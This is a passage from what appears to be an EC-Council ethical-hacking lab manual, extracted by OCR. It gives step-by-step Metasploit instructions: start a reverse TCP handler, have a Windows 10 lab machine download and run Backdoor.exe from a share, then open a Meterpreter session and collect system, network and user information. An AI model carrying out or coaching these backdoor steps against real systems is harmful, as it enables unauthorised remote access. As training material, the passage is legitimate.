


Figure 2.2.5: Setup the reverse TCP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. To start the handler, type **exploit -j -z** and press **Enter**.




Figure 2.2.6: Exploit the Windows 10 machine

TASK 2.3

Download and Run Backdoor.exe File

17. Switch to the **Windows 10** virtual machine.
18. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
19. Click **Backdoor.exe** to download the file.




Figure 2.2.7: Downloading malicious exe file on the victim's system

20. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Note: Make sure that both the **Backdoor.exe** and **secret.txt** files are stored in the same directory (here, **Downloads**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.




Figure 2.2.8: Security warning on executing the exe file

22. Leave the **Windows 10** virtual machine running and switch to the **Parrot Security** virtual machine.

23. The **Meterpreter** session has successfully been opened, as shown in the screenshot.




Figure 2.2.9: Exploit result of Windows 10 machine

TASK 2.4

Establish a Session and Obtain User Information

24. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.




Figure 2.2.10: creating the session

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.




Figure 2.2.11: Viewing system info

26. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.




Figure 2.2.12: IP address-related information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.5

List All the Files in a Current Directory

27. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.
28. Type **pwd** and press **Enter** to view the current working directory on the victim machine.

Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.

